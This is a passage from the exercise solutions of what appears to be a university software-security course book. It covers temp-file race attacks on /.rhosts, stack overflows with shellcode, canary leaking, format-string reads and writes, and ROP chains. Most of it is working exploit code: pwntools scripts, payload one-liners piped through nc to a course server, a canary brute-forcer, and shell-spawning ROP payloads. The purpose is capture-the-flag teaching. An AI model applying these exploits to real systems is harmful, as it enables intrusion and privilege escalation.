rm /tmp/tmpfile
goto loop
```

Inside the loop, we create two processes, one running `badtmp3` and another running the `ln` command, and we let them run concurrently (with the `&` character). We then check if `/.rhosts` has been created, by trying to open it with `cat`. In case of success, we exit from the script; otherwise, we remove the link and try again.

Now we make the script executable and run it:

```
$ chmod +x bf
$ ./bf
```

After a few loops, the script should stop and we should see the `/.rhosts`. From this point on, the exploit continues as in Ex. 6.5.

6.8 **badtmp4** The `protected_hardlinks` mitigations is not set, so we can create an hardlink to the `badtmp1` program before root deletes it, e.g.:

```
$ ln /bin/badtmp1 x
```

Our link will keep the file alive with the new name. Now we wait until root deletes `badtmp1` and starts `rshd`, then we continue as in Ex. 6.5, using `./x` instead of `badtmp1`.

6.9 The `protected_symlinks` mitigation would have prevented the attack, since the setuid programs would have received a "Permission denied" error while trying to `open()` the attacker's symlink, and the `/.rhosts` file would have not been created.

The attacks are based on the creation of a link to a non-existing file, which is possible only with symlinks. Therefore, the attacks are not affected by the `protected_hardlinks` mitigation.

D.5 Code injection

7.1 **stack4** To overwrite the return address of `start_level()` we need to know its offset from the beginning of `buffer`. This can be obtained easily by using `cyclic` from the pwntools library:

```
$ cyclic -n8 100 | ./stack4
```

The program itself prints that it will be returning to `0x616161616161616c` so, we just have to ask `cyclic` where this pattern occurs in its `-n8` sequence:

```
$ cyclic -n8 -l 0x616161616161616c
```

We thus find out that the offset is 88, i.e., we have to feed the program with 88 garbage characters, immediately followed by the address that will overwrite the saved `rip`.

Since we want to jump to `complete_level()`, we look up its address with

```
$ nm stack4 | grep complete_level
```

obtaining `0x4011a2`.

Now we can inject the arc (see also the *stack3* challenge):

```
$ python3 -c 'print("A"*88+"\x40\x11\xa2"[::-1])' | ./stack4
```

Note: we don't inject the zeros in the higher part of the address just for convenience, since the overwritten saved rip already had them. Since the program uses `gets()` we could have injected them as well.

7.2 This is the same as Ex. 7.1, but the program does not reveal the `cyclic` pattern spontaneously, so we have to get it from a crash dump. Since the program is setgid, we need to make a copy first:

stack4a

```
$ cp stack4a stack4a-copy
$ ulimit -c unlimited
$ cyclic -n8 100 | ./stack4a-copy
$ gdb stack4a-copy core
```

Note that we don't see the cyclic pattern in the `rip` register: since the pattern is not a canonical address, the processor refused to load it into `rip` and left it on the top of the stack. We can print it with

```
pwndbg> x/xg $rsp
```

(or with "`info frame`", which also prints other information that may be useful in general). We obtain `0x616161616161616a` and then

```
$ cyclic -n8 -l 0x616161616161616a
```

gives us 72. With `nm` we also find the address of `complete_level()` (`0x401192`). Now we can inject the arc as before:

```
$ python3 -c 'print("A"*72+"\x40\x11\x92"[::-1])' | ./stack4a
```

7.3 First we obtain the length (in bytes) of the new code:

stack4.5

```
$ shellcraft amd64.linux.setregid | wc -c
```

It is 16 bytes long. Now we can inject the new code before injecting the shellcode proper:

```
$ {
>   shellcraft -n -f raw amd64.linux.setregid
>   shellcraft -n -f raw amd64.linux.sh
>   python3 -c 'print("A"*(136-48-16) + "\x40\x34\x40"[::-1])'
>   cat
> } | ./stack4.5
```

Note that we have subtracted 16 from the padding generated in `python3`. This time the shell will keep the `stack4.5_pwned` group, allowing us to read the secret flag.

7.5 First we import the pwntools library and set the architecture to AMD64:

stack5a

stack5a.py

```
from pwn import *

context.update(arch='amd64')
```

We create the shellcode and define a `nop` variable containing the opcode of the NOP instruction.

stack5a.py
```
shellcode = asm(shellcraft.sh())
nop = asm("nop")
```

We set the parameters of the exploit, as in Figure 7.11:

stack5a.py
```
shstack = 6*8
offset  = 136
nopsled = offset - len(shellcode) - (shstack - 8)
```

The variable `payload1` contains the invariant part of the payload that tries to exploit the buffer overflow. It contains everything except the jump target, which is the part we have to guess. The variable `payload2` is just the command that we try to send to the shell, to test the success or failure of the exploit.

stack5a.py
```
payload1  = nop * nopsled
payload1 += shellcode
payload1 += b"A" * (shstack - 8)

payload2 = b"cat flag.txt"
```

Now we start the brute-force loop, for every possible base address (where "base" is defined as in Figure 7.11 in the stack memory range. We start from the bottom of the range, since the stack is likely small. The nopsled also allows us to try fewer addresses.

```
for base in range(0x7ffffffff000, 0x7ffffffde000, -nopsled):
    log.info(f"===> {base:x}")
```
stack5a.py

We try to jump in the middle of the nopsled, to tolerate both negative and positive offsets between the real base and the one we are trying.

stack5a.py
```
    buffer = base - (offset + 8)
    jmptarget = buffer + nopsled//2
```

For each attempt, we connect to the server and inject the full payload.

stack5a.py
```
    io = remote('lettieri.iet.unipi.it', 4405)
    io.recvline()
    io.sendline(payload1 + p64(jmptarget))
    io.sendline(payload2)
```

If the exploit was successful, the server was turned into a shell who then executed `payload2`, printing the flag. We try to read a line from the server and search for the string `"SNH"` in it, breaking the loop in case of success. Note that we wrap the `io.recvline()` in a `try`/`except` construct, since failed attempts will cause the server to crash and close the connection.

R In some rare cases, it may happen that the exploit fails, because the base is wrong, but still the server manages not to crash, since the jmp target sent it to some valid code, maybe even an infinite loop. To make the exploit more robust, we should add a timeout to the `recvline()`, to break out of this situation and try the next base.

```
stack5a.py
    try:
        repl = io.recvline()
        if b"SNH{" in repl:
            log.success(repl.decode())
            break
    except:
        pass
```

We are here because the current attempt failed. Before moving to the next attempt, we close the current connection, to avoid keeping too many file descriptors opened.

```
stack5a.py
    io.close()
```

7.7 This server contains a buffer overflow bug. The buffer overflow comes from the fact that the `child()` functions uses the untrusted `len`, obtained from the outside, to drive the `fgets()` function.

canary2

The attacker can use this bug to precisely control how many bytes can be overwritten by her payload. This feature can be used to leak the canary one byte at a time. First we overwrite the LSB of the canary with all possible values from 0 to 255 until the server doesn't crash. The value that lets the server continue execution normally must then be the LSB of the canary (for GNU libc we actually already know that this value is zero). Now we overwrite only the next byte of the canary, using the correct value for the LSB. The byte value that lets the server survive must be the value of the next byte of the canary. We continue in this fashion until we have learned all the bytes of the canary.

We prepare a script (`canary2.py`) that outputs the payload, given a guess for the first n bytes of the canary:

```
canary2.py
1  import sys
2  import struct
3
4  offset = 0x200 - 8
5  args = sys.argv[1:]
6
7  payload = struct.pack('i', offset + len(args))
8  payload += b"A"*offset
9  for i in args:
10     payload += struct.pack('B', int(i))
11
12 sys.stdout.buffer.write(payload)
```

At line 7 we start the payload with the number of bytes that we want to overwrite, packed as an integer (4 bytes). The count include the garbage needed to read the canary and the canary byte guesses received from the command line. Lines 8–10 build the rest of the payload that the victim program will copy on its stack.

Now we use the `canary2.py` script repeatedly, to leak all the canary bytes:

canary2.sh

```
1  #!/bin/bash
2  canary=
3  found=
4  for j in {1..8}; do
5      for i in {0..255}; do
6          echo -ne "$found $i\r"
7          if ! python3 canary2.py $found $i  |
8              nc lettieri.iet.unipi.it 4412 |
9              grep -q terminated
10         then
11             found="$found $i"
12             canary="$i $canary"
13             break;
14         fi
15     done
16 done
17 printf "\n%02x%02x%02x%02x%02x%02x%02x%02x\n" $canary
```

The variable `found` declared at line 2 contains the list of the bytes that have been correctly guessed so far, separated by spaces. At line 6 we call the `canary2.py` script passing it the bytes discovered so far (`$found`) and a new guess (`$i`). If the guess was right (we didn't see "terminated" in the output), we append it to `found` (line 10). For convenience, we also build the `canary` variable, which contains the same information of `found`, only in reverse, to print it correctly at the end (line 16).


Once we know the canary we can overflow the buffer and overwrite the saved `rip`. Assume that the canary is `0xa7818e162a75c700` and that win is at `0x4012a2`.

```
$ PYTHONIOENCODING=iso-8859-1 \
> python3 -c 'print("\x00\x00\x02\x10"[::-1] + "A"*(0x200-8) +\
>        "\xa7\x81\x8e\x16\x2a\x75\xc7\x00"[::-1] +\
>        "B"*8 + "\x00\x00\x00\x00\x00\x40\x12\xa2"[::-1])' |
> nc lettieri.iet.unipi.it 4412
```

The first four bytes contain `0x210`, which is `0x200` (the offset from the buffer to `rbp`) plus 16 more bytes to overwrite the saved `rbp` and finally the saved `rip`.

D.6 Format strings

8.1 Starting from the state in Figure 8.2, the machine will process `%d`, taking the 4 least significant bytes of `rdx` and interpreting them as an integer. It will convert the integer to base ten, obtaining 147, and print it; then, it will update the instruction pointer, the argument pointer, and the output counter. The final state will be the following:



The next instruction is *00*, which halts the `printf()` machine.

8.2 We can exploit the format string error to print values from the stack and therefore learn the canary value. Then we can overwrite the canary with itself when we exploit the buffer overflow to redirect the control flow to 'win'. **canary0**

By studying the binary, we see that the canary is 8 bytes above `rbp`. The `printf()` will take its first 5 arguments from the registers, then it will start reading values from successive stack lines. The binary also tells us that, when `printf()` is called, `rsp` is still pointing `0x200`=512 bytes above `rbp`, and therefore $(512-8)/8 = 63$ stack lines above the canary. Therefore, `printf()` will read the canary while reading its argument number $5+63+1 = 69$.

```
$ python3 -c 'print("%lx."*69)' | nc lettieri.iet.unipi.it 4430 |
> tr . '\n' | tail -n1
```

We inject 69 `%lx` operators and the last value printed by the server will be the canary. We would like to have one value per line, for readability, but we cannot inject newlines (why?). Therefore, we separate each value with a "`.`" and then use `tr` to turn the dots into newlines.

Now we can attack the server. Assume the canary is `0x7ff8ff5690b1c100` and `win` is at `0x401282`.


```
$ python3 -c 'print("A"*(0x200-8)+\
>   "\x7f\xf8\xff\x56\x90\xb1\xc1\x00"[::-1] +\
>   "B"*8 + "\x00\x00\x00\x00\x00\x40\x12\x82"[::-1])' |
> nc lettieri.iet.unipi.it 4430
```

8.3 The idea is to exploit the format string bug to let the server print `secret` on its stdout. For this we can use the `"%s"` format specifier, but we nee to pass it the address of `secret`. By exploiting the format string bug a first time as in Exercise 8.2, we can discover that our format string is on the stack, starting **format1**

at argument slot 6, allowing us to use the technique described in Section 8.2.3. We can find the address of `secret` with

```
$ nm format1 | grep secret
```

The address is `0x4034e0`. The only difficulty is that the address contains 5 null bytes, so we cannot put it at the beginning of our format string. Therefore, we need to start with the format specifier and let it take its argument further down from the stack. One possibility is as follows




Here we have placed the address on argument slot 7 and we have passed it to the `%s` operator using the random-access syntax (Section 8.2.2). Note the four `"A"`s needed to realign the address.

We can obtain the flag as follows:

```
$ PYTHONIOENCODING=iso-8859-1 \
> python3 -c 'print("%7$sAAAA"+\
>    "\x00\x00\x00\x00\x00\x40\x34\xe0"[::-1])' |
> nc lettieri.iet.unipi.it 4481
```

(Recall Section 7.3.2 for why we used `PYTHONIOENCODING`).

If random-access arguments cannot be used, we need to move the argument pointer ourselves, e.g. using the `%c` operator as follows:



Note the need to move the address further down to make room for the `%c` operators.

R If we move the address down one slot we free 8 bytes, but we also need one additional `%c`, which uses two bytes. The net gain is therefore 6 bytes.

8.4 **format2** The format string bug is triggered by unrecognized commands. We can exploit it to overwrite the `is_root` variable with any non-zero value, to pass the check in the `r` command.

The solution is similar to the one of Ex. 8.3, only using the `%n` operator instead of `%s`:

1. we find the first argument slot that overlaps the format string (argument slot number 6);
2. we find the address of `is_root` (`0x40352c`);
3. we prepare a format string like the following

6	n	$	7	%	A	A	A	A
7	00	00	00	00	00	40	35	2c

(mirrored)

6	A	A	A	A	%	7	$	n
7	2c	35	40	00	00	00	00	00

Now we can obtain the flag:

```
$ python3 -c 'print("AAAA%7$n"+\
>     "\x00\x00\x00\x00\x00\x40\x35\x2c"[::-1]+"\n"+\
>     "r")' |
> nc lettieri.iet.unipi.it 4482
```

Things to note:

- The `"A"`s do the double task of incrementing the output counter (otherwise we would write 0 in `is_root`) and aligning the address to argument-slot 7;
- We have avoided to set `PYTHONIOENCODING`, since all the bytes are less than 128.
- After the invalid line that exploits the bug, we also send the `r` command to get the flag.

8.5 This works like Ex. 8.4, with the additional difficulty that we cannot overwrite `key` with an arbitrary value. To achieve this, we need to precisely control the output counter, as explained in Section 8.2.4. Our format string is visible starting from argument slot 6, and the address of `key` is `0x40352c`. We decide to overwrite one byte at a time, using the scheme of Figure 8.8. However, we cannot put the addresses at the start of the format string, because they are full of null bytes, so we need to put them at the end, leaving enough room at the begining for the rest of the string.

format3

The task is complex enough that it is worth writing a script[1]:

format3.py

```
import sys
import struct

target = 0x22331144
key = 0x40352c
firstarg = 12

fs = b""
oc = 0
arg = firstarg
for b in target.to_bytes(4, 'little'):
    nv = b - (oc % 256)
    if nv < 0:
        nv += 256
    fs += f"%{nv}c%{arg}$hhn".encode()
    oc += nv
    arg += 1
fs += b"A" * ((firstarg - 6) * 8 - len(fs))
for i in range(4):
    fs += struct.pack('Q', key)
```

[1] Available at https://lettieri.iet.unipi.it/hacking/sol/format.zip.

```
21     key += 1
22
23 sys.stdout.buffer.write(fs + b"\nr\n")
```

At line 6 we select the argument slot that will be used by the first `%n` operator. Lines 9–17 build the first part of the string. Variable `oc` keeps track of the output counter, while `nv` is the number of additional bytes that we have to output to bring the LSB of `oc` to the desired value. Line 18 adds padding to align the addresses, which are added in lines 19–21. Lines 23 outputs the format string, followed by the `r` command that reads the flag.

The script outputs the following format string:

6	$	2	1	%	c	8	6	%
7	c	5	0	2	%	n	h	h
8	%	n	h	h	$	3	1	%
9	h	$	4	1	%	c	4	3
10	%	c	9	3	2	%	n	h
11	A	A	n	h	h	$	5	1
12	*00*	*00*	*00*	*00*	*00*	*40*	*35*	*2c*
13	*00*	*00*	*00*	*00*	*00*	*40*	*35*	*2d*
14	*00*	*00*	*00*	*00*	*00*	*40*	*35*	*2e*
15	*00*	*00*	*00*	*00*	*00*	*40*	*35*	*2f*

(mirrored)

6	%	6	8	c	%	1	2	$
7	h	h	n	%	2	0	5	c
8	%	1	3	$	h	h	n	%
9	3	4	c	%	1	4	$	h
10	h	n	%	2	3	9	c	%
11	1	5	$	h	h	n	A	A
12	*2c*	*35*	*40*	*00*	*00*	*00*	*00*	*00*
13	*2d*	*35*	*40*	*00*	*00*	*00*	*00*	*00*
14	*2e*	*35*	*40*	*00*	*00*	*00*	*00*	*00*
15	*2f*	*35*	*40*	*00*	*00*	*00*	*00*	*00*

If we put the above script in a `format3.py` script, we can obtain the flag with

```
$ python3 format3.py | nc lettieri.iet.unipi.it 4483
```

8.6 **canary1** This server only contains a format string vulnerability, so we have to redirect control flow using the `%n` specifier. This will also let us overwrite the saved `rip` without touching the canary. We could have exploited this technique also for *canary0*, but reading the canary is simpler. In fact, in order to overwrite the saved `rip`, we need to know the absolute stack address where it is stored. In general we have no way to predict this exactly when we are attacking a remote server, since we don't control its arguments and environment. Luckily this is a forking server, which means that we can try with different addresses as many times as we want. We start with a reasonable estimate, maybe obtained by running a copy of the server on our system, and then try other values around our estimate, at 8 bytes increments, until we succeed.

We prepare a `python3` script[2] that outputs the payload, given an address estimate. The biggest difficulty, as usual, is the fact the target address will contain null bytes, and `printf()` stops as soon as it sees a null byte. We overcome the difficulty by placing the address at the end of the buffer. To simplify the payload, we exploit the fact that the `win` function is near the `main` function, and therefore we can overwrite just the lower 4 bytes of the saved return address, since the higher addresses will be (most likely) the same. It is not difficult, however, to prepare a more general payload.

[2] Available at https://lettieri.iet.unipi.it/hacking/sol/canary.zip.

canary1.py

```
import sys
import struct

win = 0x401272 & 0xffff
rip = int(sys.argv[1], 0)

payload  = b'%' + str(win).encode() + b'c'
payload += b'%8$hn'
payload += b'A' * ((8-6)*8 - len(payload))
payload += struct.pack('Q', rip)
payload += b'\n'

sys.stdout.buffer.write(payload)
```

The first specifier in the payload sets the printf output counter to the value we need, while the second one writes the counter at the target address. We use the non-standard GNU libc behavior to read the address directly. We need to decide the exact position of the target address in the buffer, so that we can choose the correct argument number for `%hn`. Remember that we cannot use the first 5 arguments, which are taken from the registers, and we need to leave enough room at the beginning of the buffer for the `%c` and `%n` directives. By studying the binary we see that the 6th argument is at the beginning of the buffer. We choose to use the 8th argument, which will be at offset $8\times(8-6)$ inside the buffer, leaving enough room for the other things that we have put before it. Then we pad the payload until we reach this offset and we finally place the target address. We need to terminate with a newline, to make the `fgets()` return.

We write the above script in a `canary1.py` file and then try to brute-force the saved `rip` address:

canary1.sh

```
for ((i=0x7ffffffff000-8; i >= 0x7ffffffde000; i -= 16))
do
    printf "trying %#x...\n" $i
    python3 canary1.py $i       |
    nc lettieri.iet.unipi.it 4411   |
    grep '^SNH' && break
done
```

Note that we are not using any estimate and we are just starting from the bottom of the stack. As an optimization, we have run the binary in the debugger and noted that the last 4 bits of the saved `rip` address where `0x8`. These bits cannot change, since the stack address can only change by 16 bytes multiples. Accordingly, the shell script starts with an address which ends in `0x8` and then decrements it by 16 each time.

Note also that there are more convenient addresses that we can overwrite, other than the saved `rip`, but we will talk about them in another lecture.

A lucky find

If we try to dump memory using the addresses already stored in the server's registers and stack, we find something interesting: the command

```
$ echo '%4$s' | nc lettieri.iet.unipi.it 4411
```

outputs the string `%4$s`. This most likely means that register `r8` contains the address of the local variable `buf` when `printf()` is called. We can easily get the contents of `r8` with


```
$ echo '%4$lx' | nc lettieri.iet.unipi.it 4411
```

Then we can add the result to the offset between the saved `rip` and `buf` to get the address of the saved `rip` without brute forcing.

D.7 Code reuse

9.1 Any of "`push rsp; ret`", "`call rsp`", or "`jmp rsp`" will jump where `rsp` is pointing. If you are confused by "`push rsp`", check Section A.2.2.

Assume we arrange the stack as follows, where the first line is the overwritten `rip`:



The intial `ret` will pop the first line from the stack, thus letting `rsp` point to the shellcode, and then start executing the "`jmp rsp`". This will jump to the shellcode, without any need to guess its address. All we need to do is to put the shellcode immediately after the overwritten `rip`. Let's apply this idea to *stack5a*. We find the load address of the C library, which is `0x7ffff7df8000` in this case, and then use ropper to search for our gadgets:

```
(ropper)> file libc.so.6
(libc.so.6/ELF/x86_64)> imagebase 0x7ffff7df8000
(libc.so.6/ELF/x86_64)> badbytes 0a
(libc.so.6/ELF/x86_64)> search jmp rsp
(libc.so.6/ELF/x86_64)> search call rsp
(libc.so.6/ELF/x86_64)> search push rsp
```

Note that we don't use "`type rop`", since we want to search among all gadgets. There is no "`jmp rsp`" in the library, but "`call rsp`" and "`push rsp; ret`" can both be found. For example, "`call rsp`" is found at address `0x7ffff7e1fa5e`. Now we can attack the remote binary as follows:

```
$ {
>   PYTHONIOENCODING=iso-8859-1 \
>   python3 -c 'print("A"*136+"\x00\x00\x7f\xff\xf7\xe1\xfa\x5e"[::-1],\
>     end="")'
>   shellcraft amd64.linux.sh
>   echo
>   cat
> } | nc lettieri.iet.unipi.it 4405
```

This immediately gives us a remote shell.

9.2 The idea is to call `catfile()` on `"flag.txt"` instead of `"boringfile.txt"`. For this, we need to inject a ROP chain that loads `rdi` with the address of `"flag.txt"` in memory and then jumps to `catfile()`. **rop1**

First, we extract a few information from the binaries that we can download. In particular, we need:

- the offset between the buffer and the saved return address, to exploit the buffer overflow;
- the load address of the C library, to compute the absolute addresses of the gadgets;
- the address of the `"flag.txt"` string (we know it's there!);
- the address of `catfile()`.

The offset between the buffer passed to `gets()` and the saved `rip` can be obtained with any of the usual means. It is 40 bytes. To obtain the other information, unzip the file and load `rop3` in the debugger:

```
$ unzip rop1.zip
$ gdb rop1
```

Then, in `gdb`, we can run

```
pwndbg> start
pwndbg> vmmap libc.so.6
```

Note the first address in the first line that mentions `libc.so.6`: that is the load address of the library. In our case, it should be `0x7ffff7e05000`. To search for the string, just run:

```
pwndbg> search -t string flag.txt
```

We should see:

```
Searching for value: b'flag.txt\x00'
rop1            0x402063 'flag.txt'
rop1            0x403063 'flag.txt'
```

The string is present in a couple of places in memory, and any copy will do equally well. We choose the first one.

R Actually, these are two images of the same string stored in the ELF file, since the page that straddles the boundary between readonly and writable data is usually mapped two times in memory. Note how the page offset of the two strings are the same.

Finally, we can print the address of `catfile()` directly from the debugger:

```
pwndbg> print catfile
```


The address should be `0x401252`.

Now we can leave the debugger and start `ropper`. At the prompt, we type:

```
(ropper)> file libc.so.6
(libc.so.6/ELF/x86_64)> imagebase 0x7ffff7e05000
(libc.so.6/ELF/x86_64)> type rop
(libc.so.6/ELF/x86_64)> badbytes 0a
(libc.so.6/ELF/x86_64)> search /1/ pop rdi
```

We find a "`pop rdi; ret`" gadget at address `0x7ffff7e2b796`.


Now we have all the pieces. Our payload will look like this:



We inject it as follows:

```
$ PYTHONIOENCODING=iso-8859-1 \
$ python3 -c 'print("A"*40 + \
>  "\x00\x00\x7f\xff\xf7\xe2\xb7\x96"[::-1]+ \
>  "\x00\x00\x00\x00\x00\x40\x20\x63"[::-1]+ \
>  "\x00\x00\x00\x00\x00\x40\x12\x52"[::-1])' |
> nc lettieri.iet.unipi.it 4491
```

9.3 **rop2** This binary doesn't contain the `"flag.txt"` string, but the `filename` array is writable, so we can overwrite it with the help of our "`mov qword ptr [rdi], rsi`" gadget. We use `gdb` to obtain the load address of the C library, `nm` (or `gdb`) to obtain the addresses of `filename` and `catfile`, and `ropper` to extract the necessary gadgets from the `libc.so.6` file. This is the payload that we are going to inject:



We inject it as follows:

```
$ PYTHONIOENCODING=iso-8859-1 \
> python3 -c 'print("A"*40 + \
>  "\x00\x00\x7f\xff\xf7\xe2\xb7\x96"[::-1]+ \
>  "\x00\x00\x00\x00\x00\x40\x35\x38"[::-1]+ \
>  "\x00\x00\x7f\xff\xf7\xe2\xd9\x0f"[::-1]+ \
>  "flag.txt"+ \
>  "\x00\x00\x7f\xff\xf7\xe6\x53\xb2"[::-1]+ \
>  "\x00\x00\x00\x00\x00\x40\x12\x52"[::-1])' |
> nc lettieri.iet.unipi.it 4492
```


9.4 To complete the ROP chain we need the "`pop rsi; ret`" and "`pop rdx; ret`" gadgets, some gadget to either load `rcx` or zero it out, the address of a `"cat"` string, and the address of `execlp()`. **rop3** The gadgets for `rsi` and `rdx` are readily found with `ropper` and the two addresses can be obtained from the debugger. The only (minor) difficulty comes from `rcx`. If we search the smallest possibile gadget with

```
(libc.so.6/ELF/x86_64)> search /1/ pop rcx
```

we obtain only the following:

```
0x00007ffff7efdfc7: pop rcx; ret 0xf66;
```

The "`ret 0xf66`" instruction pops the return address, plus additional `0xf66` bytes. It is used in some ABIs where the callee, instead of the caller, has to remove the arguments from the stack (it cannot be used in C, since the callee may not know how many arguments it has received). If we want to use this gadget to load a constant C into `rdx` and then continue with gadgets g_2 and g_3, we need to add `0xf66` padding bytes after the address of g_2, like this:



Note how the stack ends up misaligned. This is not necessarily a problem in AMD64, since almost all its instructions, including `ret`, tolerate misaligned arguments. However, in case of trouble, the technique illustrated in Section 9.3.2.5 *won't* fix the problem this time: to fix it, we need to find another "`ret` x" instruction such that `0xf66` $+x \equiv 0 \pmod 8$. If the ROP chain becomes very large, we may hit other obstacles, such as reaching the unmapped memory below the stack. Workarounds can be found, but in our case it is better to search for slightly longer gadgets before giving up:

```
(libc.so.6/ELF/x86_64)> search /2/ pop rcx
```

This search brings up many more interesting gadgets, including the following:

```
0x00007ffff7efd98d: pop rcx; or al, 0; ret;
```

We can ignore the "`or al, 0`" instruction and use this gadget as any other "`pop` *reg*`; ret`" gadget.

Now we have all the pieces and we can write our payload. Since the chain is rather long, we prepare a `rop3.py` script[3]:

rop3.py

```
import sys
import struct

def p(a): return struct.pack('Q', a)

poprdi = p(0x7ffff7e2b796)
poprsi = p(0x7ffff7e2d90f)
poprdx = p(0x7ffff7ed01cd)
poprcx = p(0x7ffff7efd98d)
wrtmem = p(0x7ffff7e653b2)
catstr = p(0x7ffff7e1b940)
execlp = p(0x7ffff7ed0b20)

tgtmem = 0x403000

pad = b'A' * 136
rop = poprdi + p(tgtmem)
rop+= poprsi + b'flag.txt'
rop+= wrtmem
rop+= poprdi + p(tgtmem + 8)
rop+= poprsi + p(0)
rop+= wrtmem
rop+= poprdi + catstr
rop+= poprsi + catstr
rop+= poprdx + p(tgtmem)
rop+= poprcx + p(0)
rop+= execlp

sys.stdout.buffer.write(pad + rop + b'\n')
```

Then, we inject it as usual:

```
$ python3 rop3.py | nc lettieri.iet.unipi.it 4493
```

9.5 **canary3** We try to jump to the third target found by `one_gadget`, at address `0x7ffff7ed0d20`. We reproduce it here for convenience:

```
0x7ffff7ed0d20 execve("/bin/sh", rsi, rdx)
```

[3]Available at https://lettieri.iet.unipi.it/hacking/sol/rop.zip.

```
constraints:
  [rsi] == NULL || rsi == NULL || rsi is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp
```

